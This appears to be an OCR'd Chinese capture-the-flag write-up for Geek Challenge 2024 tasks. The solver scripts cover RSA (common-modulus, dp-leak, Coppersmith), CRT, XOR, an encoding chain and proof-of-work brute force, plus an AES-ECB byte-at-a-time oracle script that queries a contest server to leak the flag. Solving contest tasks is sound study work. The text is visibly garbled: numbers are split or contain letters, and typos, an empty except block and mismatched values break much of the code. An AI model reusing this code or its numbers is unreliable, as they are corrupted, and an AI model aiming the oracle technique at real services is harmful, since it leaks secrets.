


可以用贴图工具恢复一下



舔狗的觉醒

zip有密码，工具跑字典得到密码八个八



得到一个txt，发现是zip文件的数据被修改，gpt搓脚本恢复

```
import binascii

def swap_hex_in_bytes(input_file, output_file):
    try:
        # 读取文件内容
        with open(input_file, 'r') as f:
            hex_data = f.read().strip()
        # 去掉文件中的空格和换行符
        hex_data = hex_data.replace(" ", "").replace("\n", "")
        # 确保数据长度为偶数
        if len(hex_data) % 2 != 0:
            raise ValueError("文件中的十六进制数据长度不是偶数！")
        # 交换每个字节中的两个十六进制数字
        swapped_data = ""
        for i in range(0, len(hex_data), 2):
            byte = hex_data[i:i+2]
            swapped_data += byte[::-1]  # 交换字节内顺序
        # 转换为二进制数据
        binary_data = binascii.unhexlify(swapped_data)
        # 写入为 ZIP 文件
        with open(output_file, "wb") as f:
            f.write(binary_data)
        print(f"处理完成！生成的 ZIP 文件为：{output_file}")
    except Exception as e:
```

```
        print(f"发生错误：{e}")
# 输入文件路径（用户上传的文件）
input_txt_file = "byte-revenge.txt"
# 输出 ZIP 文件路径
output_zip_file = "output.zip"
# 调用函数处理
swap_hex_in_bytes(input_txt_file, output_zip_file)
```

解压得到PDF，把下面的图片挪开就看到flag，这个加密好像没什么用



SYC{YOu_arE_yOuR_Own_hero}

crypto

凯撒加密



SYC{WELCOME_TO_2024_GEEK_CHALLENGE}

RSA

```
from Crypto.Util.number import *

n =
331080092035936485077064876937099657117746652168725500073095371289594559388333
```

```
p = 192173332221883349384646293941837353967
q = 172282016556631997385463935089230918399
c =
536633287896136474468791278616246769837761595651861519739199032768066421384 7
e = 65537

phi = (p-1)*(q-1)
d = inverse(e, phi)
m = pow(c, d, n)

pint(long_to_bytes(m))
#SYC{RSA_is_easy}
```

共模攻击

```
import gmpy2
from Crypto.Util.number import getPrime,long_to_bytes
n =
197428754236456908460736376204704976488043101112014099010592970838271038136740
344502004320981439590782923469105917852653235632487815263937188344914589261625
147132699847917308161211813078276244897259237633533938793165100622275114694387
424292900739993886908257322364656473967558991363461508628489242316196660695280
777909331767980573967047580727696606637563462370409095797753895762274505057469
147532058901944578128930984912643922939497681936945609548746034512530794466520
495929766054144384118722232500397823812592127187334555884771299103570951860144
969577652979342892635367125745725336503932204928704453761445681990777 67

e1 = 911
e2 = 967
c1 =
186760919244619468091270364393551167825398941052457966268984959357023484840765
016948388778293074664299336231026261229097827755149262933638531218288192375004
560621118052122094913987205284995894862412088208044655992791526406246181944257
403684950725914715318683922745039368692250721232148693999716364281775167616753
885892383295740425180387025296061882408597514596326432305385229474129319900091
437318294849413970935096413202641694037557074951534335681069348502836145297936
952667173307690190917829291395899399282108185157446048474539294329901853471123
199714456308304775746798985038256262945423361952400559954452172496029 83
c2 =
422941786323109293978885822943593884108545933099270901982328097789143256558669
822861377096456392077999158473252771537884262117133864974518608152017612390768
966963647391967839801431702413862294992329278709540063201899131125459178617966
060341469398402416100944484227722018931586198630657318286565636627878231586436
685737487476324342849606115329056589194296887678990567007332142611249711314514
153928902057168463440682927290211848467009909714872707271829951273563708793364
```

```
9345419433312872607209633402427461708181971718804026293074540519907755129917132236240606834816534369171888633588190859475764799895410284484045429152


_,s1, s2 = gmpy2.gcdext(e1, e2)
m = pow(c1, s1, n) * pow(c2, s2, n) % n
print(long_to_bytes(m))
#随便找到脚本，flag内容的没改
#SYC{U_can_really_attack}
```

dp

```
#脚本
import gmpy2
from Crypto.Util.number import long_to_bytes

c =
12791628743493622496453028840365750445013421078114884532835723795668137372255644700124713768675896589175138003482782492262530752122159803178916544913499499839771798246177522581241347628314712401366777757882729369166632073905391549378251544711236447058378812747753755578677867297019631487431650709816249813506 0

n =
15766786600586604380967559233628896210612599878079192000792083314506842186102935449704591847167295665520554192807125302320875120298045791939945698462842919843814977978554337137220666155318005143278609453026809969682314282172431419724515894220634867070349744162928874171535210614331790914654642087064563333887 1

e =  65537

dp =
25090503041615484793671082027530972179498161065310360206235008084135333370069393021551660633920710032783070183231299890375617568878828532965531189735487 69


for i in range(1, e):
    if (dp * e - 1) % i == 0:
        if n % (((dp * e - 1) // i) + 1) == 0:
            p = ((dp * e - 1) // i) + 1
            q = n // (((dp * e - 1) // i) + 1)
            d = gmpy2.invert(e, (p-1)*(q-1))
            m = pow(c, d, n)
```


```
print(long_to_bytes(m))
#SYC{welcome_to_crypto}
```

不是套娃

第一层

```
-..-/../-./..--.-/.---/../..--.-/--../../..--.-/.--/.-/..--.-/-.--/../..--.-/-
-../../..--.-/--/---/..--.-/-.--/../..--.-/-../..-/.-/..--.-/--../..
```


摩斯密码，把/换成空格，得到的根据文件名都换成小写




```
xin_ji_zi_wa_yi_zi_mo_yi_dua_zi
```

第二层
只看这两个就行了

```
key <- commander
KEY = uizrlbzii
```




```
sunflower
```

第三层

md5




```
HaiKav
```

第四层

随波逐流一把梭




```
NICECTF&NICECRYPTO
```

第五层
根据提示来

```
Ba & Ro
100 -> 13 -> 64 -> 65536
base100->rot13->base64->base65536
```

密文↓(字:96)　密钥key/str/url:



解密结果↓　正则搜

8XTGcsPzgc/jbcXV8XFYe/PzebmjbSnD8XTQcsPaydwjbW68

8XTGcsPzgc/jbcXV8XFYe/Pzebmjb5nD8XTQcsPaydwjbW68

解密结果

8KGTpfCmtp/wopKI8KSLr/Cmrozwo5aQ8KGDpfCnlqjwoJ68

Recipe

From Base64

Alphabet
A-Za-z0-9+/=

Remove non-alphabet chars

Strict mode


Input

8KGTpfCmtp/wopKI8KSLr/Cmrozwo5aQ8KGDpfCnlqjwoJ68

ABC 48 1

Output

戰蒸彤窘胄楢嚀哼劍



直接复制原燼，启动！好像不行，改成简体原神，启动！

```
SYC{H0W_P3RF3C+_YU0_AR3!}
```

ECBpad

这种加密就是分组进行加密，加密方式一致。明文一致那么密文也一样。输出的是plaintext + FLAG的密文，就是说我可以控制我的plaintext输入让其flag一个个漏出来

```
Welcome to the AES_ECB Cryptography System
You can send your plaintext and get ciphertext
[+] ciphertext = plaintext + FLAG
Start?(yes/no)
[-] yes
[-] a
Your cipher:5e50ed740ce52da94aa027e69c54384d8b5330955fb4211d3e4c2df29f1e1a8c
[-] yes
[-] aa
Your cipher:2d8431246fed44608cb0be4b3b3fa65462e8a40cb07c1342cd606faa0b76a74d003cc92c73f84e7a7ee53fde1dfec57d
[-]
```

可以看到当输入两个a时多了一组，所以可以判断a+flag=32，即flag长31
我们可以输入31个a，那么第二个块就是15个a+flag第一个字符，可以写一个脚本遍历所有15个a+可打印字符，找到一个和15个a+flag第一个字符一样的密文(第二个块)

```
[-] aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
Your cipher:b40de5c23f444922acceb599e7d5e5b38d333ba7e364f643d9da3bf32966ccb0e44412f
557f466fb81724527137
[-]
```

```
Guessing character: Q, Cipher: b40de5c23f444922acceb599e7d5e5b322bf4b315d8512f5869d79195787bfbb50
f2a9a37f88c82d553
Welcome to the AES_ECB Cryptography System


Guessing character: R, Cipher: b40de5c23f444922acceb599e7d5e5b31c1cdc343f9c119b875953362c89a8905029bc2896066b10550a6f24430bf54e8e78e37aba71f
f2a9a37f88c82d553
Welcome to the AES_ECB Cryptography System

Guessing character: S, Cipher: b40de5c23f444922acceb599e7d5e5b38d333ba7e364f643d9da3bf32966ccb05029bc2896066b10550a6f24430bf54e8e78e37aba71f
f2a9a37f88c82d553
Welcome to the AES_ECB Cryptography System
```

得到S后继续进行，第二个块就是14个a+S+flag第二个字符，交互那里减少一个a让flag的前两个字符进入第二个块，脚本那里减少一个a换上得到的S继续遍历，遍历得到和交互一样的密文即可(第二个块)

```
[-] aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
Your cipher:b40de5c23f444922acceb599e7d5e5b38d333ba7e364f643d9da3bf32966ccb0e44412f6688e039a20692d3b8dbe79e830061d25a439
557f466fb81724527137
[-] yes
[-] aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
Your cipher:b40de5c23f444922acceb599e7d5e5b38ef736b4ff40b006fc7cba97c18dcb617f77072f1e4db18726b2c388ade5913b18b7f3258f66
81f2f0f437b4022c6b3e
[-]
```

```
# 允许用户自定义的前31字符
custom_padding = b'aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaS'  # 
```



当flag进入第一个块比较第一个块的密文，重复31次

```python
import socket
import time
HOST = 'nc1.ctfplus.cn'
PORT = 30619
# 允许用户自定义的前31字符
custom_padding = b'aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaS'  # 您可以在这里修改字符
#aSYC{CRY9T0HACK_A_GREA7_W38S17E}
def connect_and_get_cipher(guess_char):
    # 建立 socket 连接
    with socket.socket(socket.AF_INET, socket.SOCK_STREAM) as sock:
        sock.connect((HOST, PORT))
        # 接收初始欢迎信息
        welcome_msg = sock.recv(4096).decode(errors='ignore')
        print(welcome_msg)
        # 发送 'yes' 开始交互
        sock.sendall(b'yes\n')
        time.sleep(0.3)  # 等待响应
        # 接收确认消息
        sock.recv(4096).decode(errors='ignore')
        # 发送构造的 plaintext：自定义前15字符 + 当前猜测字符
        plaintext = custom_padding + guess_char
        sock.sendall(plaintext + b'\n')
        # 接收返回的密文
        response = sock.recv(4096).decode(errors='ignore')
        # 提取并返回包含 "Your cipher:" 的密文行
        if "Your cipher:" in response:
            cipher_text = response.split("Your cipher:")[1].strip()
            return cipher_text
        else:
            return "Cipher not found"
def brute_force_flag():
    # 只尝试可打印字符 (ASCII 32-126)
    for char in range(33, 127):
        guess_char = bytes([char])
        cipher_text = connect_and_get_cipher(guess_char)
        # 打印猜测字符和对应的密文
        print(f"Guessing character: {guess_char.decode()}, Cipher:
```

```
{cipher_text}")

if __name__ == "__main__":
    brute_force_flag()

#SYC{CRY9T0HACK_A_GREA7_W38S17E}
```

ezRSA

题目

```
from Crypto.Util.number import *
from secret import flag
m = bytes_to_long(flag)
assert m.bit_length()<500
p = getPrime(512)
q = getPrime(512)
n = p*q
e = 3
c = pow(m, e, n)
bits = 150
m = (m >> bits) << bits
h = (2024*m-2023) % n
print('n =',n)
print('c =',c)
print('h =',h)
'''
n =
98776098002891477120992675696155328927086322526307976337988006606436135336004472363084175941067711391936982491358233723506086793155908108571814951698009309071244571404116817767749308434991695075517682979438837852005396491907180020541510210086588426719828012276157990720969176680296088209573781988504138607511

c =
93793994126979436047318101177887659807090976378657958468426084725214166623508169952615995669998964115083743528996597051713079165913511578613935061013489725448436962216315711880945243107590461427430469190755773508215237461924241923866885839221979694614463718433099348800196705026108768406102134911632013859 65

h =
11151864817941635143860382456036004149670684849461630886605781708729567532452891325430931982989522266176000953332667355107216386 5
'''
```

脚本

```
"""
from Crypto.Util.number import inverse
n =
98776098002891477120992675696155328927086322526307976337988006606436135336004472363084175941067711391936982491358233723506086793155908108571814951698009309071244571404116817767749308434991695075517682979438837852005396491907180020541510210086588426719828012276157990720969176680296088209573781988504138607511

c =
93793994126979436047318101177887659807090976378657958468426084725214166623508169952615995669998964115083743528996597051713079165913511578613935061013489725448436962216315711880945243107590461427430469190755773508215237461924241923866885839221979694614463718433099348800196705026108768406102134911632013859 65

h =
11151864817941635143860382456036004149670684849461630886605781708729567532452891325430931982989522266176000953332667355107216386 5

# 计算2024的模逆
inverse_2024 = inverse(2024, n)
mbar = (inverse_2024 * (h + 2023)) % n
print(mbar)
#55098146333703730947926790790691720107068601034889480665048328600442527334253415639480889244019378785454550164687091675430912



n =
98776098002891477120992675696155328927086322526307976337988006606436135336004472363084175941067711391936982491358233723506086793155908108571814951698009309071244571404116817767749308434991695075517682979438837852005396491907180020541510210086588426719828012276157990720969176680296088209573781988504138607511

e = 3
m = randrange(n)
c = pow(m, e, n)
beta = 1
epsilon = beta^2/7
nbits = n.nbits()
kbits = floor(nbits*(beta^2/e-epsilon))

mbar =
55098146333703730947926790790691720107068601034889480665048328600442527334253415639480889244019378785454550164687091675430912

c =
```

```
937939941269794360473181011778876598070909763786579584684260847252141666235081
699526159956699989641150837435289965970517130791659135115786139350610134897254
484369622163157118809452431075904614274304691907557735082152374619242419238668
858392219796946144637184330993488001967050261087684061021349116320138596 5

print ("upper %d bits (of %d bits) is given" % (nbits-kbits, nbits))
PR.<x> = PolynomialRing(Zmod(n))
f = (mbar + x)^e - c
x0 = f.small_roots(X=2^kbits, beta=1)[0]  # find root < 2^kbits with factor =
n1
print (mbar + x0)
#550981463337037309479267907906917201070686010348894806650483286004425273342534
169189332090782947254671527113099395505893835 49
"""
from Crypto.Util.number import long_to_bytes

m=550981463337037309479267907906917201070686010348894806650483286004425273342534
169189332090782947254671527113099395505893835 49

flag_bytes = long_to_bytes(m)
print(flag_bytes)
#SYC{crypto_is_very_interesting_why_dont_you_join_us}
```

RnoCRT

题目

```
import hashlib
from Crypto.Util.number import *
from secret import x

m = [getRandomNBitInteger(256) for i in range(10)]
u = hashlib.sha256(x).hexdigest()
assert u[:5]==b'6a651'
flag = b'SYC{'+u+b'}'
c = [x % i  for i in m]
print(m)
print(c)

#[207867980504656835313307696396607264603,
245036212212570610987366430554968489325,
270836744824069537438646110613439698666,
319275775495422875474878625752594133023,
254268823435329877199449670714528712873,
```

```
213093607196415232366564484229844568444,
246921085368773491003187313772615702950]

#[150031581047390726903711035932621949276,
212602023765348105987785954913233285l9,
144049733622518360270048059408969512643,
236920143187836025924037873968303507493,
997815042487904694591519355300318938l6,
692360165684834242949664101797879433l3,
206131883660580167174357342480979404l9]
```

脚本

```
import hashlib
from functools import reduce
from gmpy2 import gcd
from Crypto.Util.number import *

Num = 7  # 根据你的输入的数量来调整
m = [
    20786798050465683531330769639660726460 3,
    24503621221257061098736643055496848932 5,
    27083674482406953743864611061343969866 6,
    31927577549542287547487862575259413302 3,
    25426882343532987719944967071452871287 3,
    213093607196415232366564484229844568444,
    246921085368773491003187313772615702950
]

a = [
    150031581047390726903711035932621949276,
    212602023765348105987785954913233285l9,
    144049733622518360270048059408969512643,
    236920143187836025924037873968303507493,
    997815042487904694591519355300318938l6,
    692360165684834242949664101797879433l3,
    206131883660580167174357342480979404l9
]



# 计算模数的最小公倍数
lcm = reduce(lambda x, y: x * y // gcd(x, y), m)
# 计算模数的乘积
```

```python
p = reduce(lambda x, y: x * y, m)
def egcd(a, b):
    """扩展欧几里得算法，返回 gcd 以及 x, y 使得 ax + by = gcd(a, b)"""
    if a == 0:
        return (b, 0, 1)
    else:
        g, y, x = egcd(b % a, a)
    return (g, x - (b // a) * y, y)
def china(num):
    """中国剩余定理求解"""
    m1, a1 = m[0], a[0]
    for i in range(1, num):
        m2, a2 = m[i], a[i]
        c = a2 - a1
        g, k1, k2 = egcd(m1, m2)
        if c % g != 0:
            print('No Answer!')
            return 0

        # 计算 x0
        x0 = c // g * k1 % (m2 // g)
        a1 += m1 * x0
        m1 = m2 // g * m1
    return a1

# 计算答案
ans = china(Num)

# 遍历可能的 x 值
i = 0
while True:
    x = ans + i * lcm
    if x >= p:
        break
    # 计算 flag
    flag = "SYC{" + hashlib.sha256(str(x).encode()).hexdigest() + "}"
    # 验证 flag 的前缀
    if flag.startswith("SYC{6a651"):
        print(flag)
    i += 1
#SYC{6a651b7ce47b35cc1aca565028fb633fab9e35ca08e45d5ce987a6caeb500465}
```

nc

题目

```
[+] sha256(XXXX+tZnbmy84rTO4u4HZ) ==
2ce51facc25dd7da8d0f2f25d2cad57dcf050e24016fd4165d20428482d68576
[+] Plz tell me XXXX:
```

遍历XXXX即可，上一届也有一样的，直接可以找到脚本

```
import hashlib
dic = 'abcdefghijklmnopqrstuvwxyz1234567890ABCDEFGHIJKLMNOPQRSTUVWXYZ'
for a in dic:
    for b in dic:
        for c in dic:
            for d in dic:
                t =str(a)+str(b)+str(c)+str(d)+'FyouYfmnnUWxvEJ6'
                m = (hashlib.sha256(t.encode())).hexdigest()
                if m[:64] ==
'deb9ff8a5384ae4e7d17fac56ae2d65cef1b96daf1967072fdbaa130ecbb62f7':
                    print(t)
                    break
#BdJ7FyouYfmnnUWxvEJ6
```

下一步输入1到32就行

```
[-] 1
[+] S
[-] 2
[+] Y
[-] 3
[+] C
[-] 4
[+] {
[-] 5
[+] M
```

SYC{MAYB3_Y0U_KN0W_A1AN-B3<K3R?}

X0R

我们可以利用 `flag` 的已知部分 `SYC{`，以及 XOR 的逆运算性质，直接反推出 `key` 的值。
$c=a\oplus b \Longrightarrow b=c\oplus a$

1. 将 `flag` 的前4个字符 `SYC{` 转化为字节表示。
2. 通过 XOR 运算将 `enc` 的前4字节与 `SYC{` 的字节值 XOR，得到 `key`。
